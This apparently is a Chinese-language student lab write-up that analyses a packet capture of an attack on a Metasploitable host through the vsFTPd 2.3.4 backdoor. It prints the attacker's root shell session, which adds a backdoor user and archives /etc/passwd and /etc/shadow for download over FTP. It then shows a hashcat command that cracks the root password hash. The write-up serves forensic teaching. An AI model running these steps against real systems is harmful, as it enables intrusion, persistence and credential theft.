

任务1：确认攻击主机的信息

> 数据包是在靶机“192.168.2.222”上的截包信息。


使用过滤选项过滤出与靶机IP地址（192.168.2.222）相关的数据包，观察到大部分数据包均从地址“192.168.2.183”发出，因此猜测该地址为攻击机地址，如下图1所示：



查看其对应IP地址信息为“08:00:27:e6:16:43”，如下图：



对其进行进一步分析，观察到攻击机发送的SYN报文的TTL值为64，如下图：




由于不同操作系统SYN报文的TTL值一般存在差异，因此猜测该攻击机系统为Linux系统。默认情况下操作系统对应TTL值如下：

- Linux：64或255
- Windows NT/2000/XP：128
- Windows 98：32
- UNIX：255

任务2：还原攻击步骤

> - 利用了什么漏洞?
> - 整个攻击过程做了哪些操作?

对任务1中的图1进行分析，观察到由攻击机向靶机发送大量“TCP SYN”报文且不进行后续数据的发送，同时收到了大量的“RST”报文，因此其利用发送“SYN”包的形式来进行端口探测。当某端口收到“SYN”报文时，若该端口为开放端口，则会返回一个“SYN ACK”报文；若该端口为关闭状态，则会返回一个“RST ACK”报文。而根据图1的结果，发现大量端口均返回“RST”报文，仅有少量端口返回“SYN ACK”报文，这也符合大部分端口关闭的一般情况。同时，根据一些建立的连接返回的信息（如下图），可以看出该端口扫描的结果包含对端口上运行服务的类型和版本的获取。



随后观察到攻击机利用了“vsFTPd 2.3.4”版本的操作系统命令注入漏洞对靶机进行了攻击，该漏洞的具体信息如下：

vsftpd 操作系统命令注入漏洞

- CNNVD编号：CNNVD-201911-1459
- 危害等级： 超危
- CVE编号： CVE-2011-2523
- 漏洞类型： 操作系统命令注入
- 发布时间： 2019-11-27
- 威胁类型： 远程
- 更新时间： 2021-04-13
- 漏洞来源： HerculesRD


漏洞简介

vsftpd是一款用于类Unix系统的FTP（文件传输协议）服务器。

vsftpd 2.3.4版本（2011年6月30日至2011年7月3日期间下载）中存在安全漏洞，该漏洞源于软件中存在可以打开shell的后门。攻击者可利用该漏洞执行命令。

该漏洞的具体利用过程为：

1. 首先利用该漏洞以root身份登录到目标靶机，获取到shell执行权，FTP协商后得到的通信端口为6200，如下图：



2. 接着首先以root权限创建用户“newuser”并设置密码为“anewuser”，以便留下后门用户信息，方便下次直接登录。随后使用如下一系列命令将“/etc/passwd”文件和“/etc/shadow”文件打包为

“user.tgz”文件，如下图：

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
adduser newuser
Adding user `newuser' ...
Adding new group `newuser' (1004) ...
Adding new user `newuser' (1004) with group `newuser' ...
The home directory `/home/newuser' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password: anewuser
Retype new UNIX password: anewuser
passwd: password updated successfully
Changing the user information for newuser
Enter the new value, or press ENTER for the default
          Full Name []:
          Room Number []:
          Work Phone []:
          Home Phone []:
          Other []:
y
Is the information correct? [y/N] y
sh: line 7: y: command not found
cd /home/newuser
tar czvf user.tgz /etc/passwd /etc/shadow
tar: Removing leading `/' from member names
/etc/passwd
/etc/shadow
ls
test.sh
user.tgz
```

3. 最后再次利用FTP服务以刚才新建的用户名和密码登录靶机，并尝试下载打包好的“user.tgz”文件，如下图：

```
220 (vsFTPd 2.3.4)
USER newuser
331 Please specify the password.
PASS anewuser
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,2,183,157,31
200 PORT command successful. Consider using PASV.
RETR user.tgz
550 Failed to open file.
PORT 192,168,2,183,236,171
200 PORT command successful. Consider using PASV.
RETR user.tgz
150 Opening BINARY mode data connection for user.tgz (1311 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

登录


下载

4. 下载的“user.tgz”文件信息见任务3。


任务3：还原从靶机获得的用户文件并进行破解

> 还原从靶机获得的用户文件，并对用户文件进行密码破解，提交破解出来的root用户的口令。（可以利用Metasploit中的“john the ripper”的操作）

在任务2中下载的“user.tgz”包信息如下：



以“Raw”形式存储上述文件至“user.tgz”，随后对其进行解压得到“/etc/shadow”文件，如下图：



对该root用户的密码使用如下命令进行解密：

```
hashcat -m 500 -a 3 passwd.hash ?l?l?l?l?l?l?l?l
```

```
(base) passwd123@passwd123-ThinkStation-P920:~/SimilarityDetection/lyg$ hashcat -m 500 -a 3 passwd.hash ?l?l?l?l?l?l?l?l --show
$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0 adminmsf
(base) passwd123@passwd123-ThinkStation-P920:~/SimilarityDetection/lyg$
```